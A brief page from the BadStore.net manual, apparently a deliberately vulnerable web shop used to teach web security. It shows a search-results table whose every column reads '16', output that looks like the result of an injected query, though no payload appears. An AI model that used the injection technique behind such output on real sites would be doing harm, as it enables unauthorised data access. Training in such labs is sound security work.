BadStore.net Manual v1.2

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
16	16	16	16		□

Add Items to Cart   Reset

BadStore v1.2.3s - Copyright © 2004-2005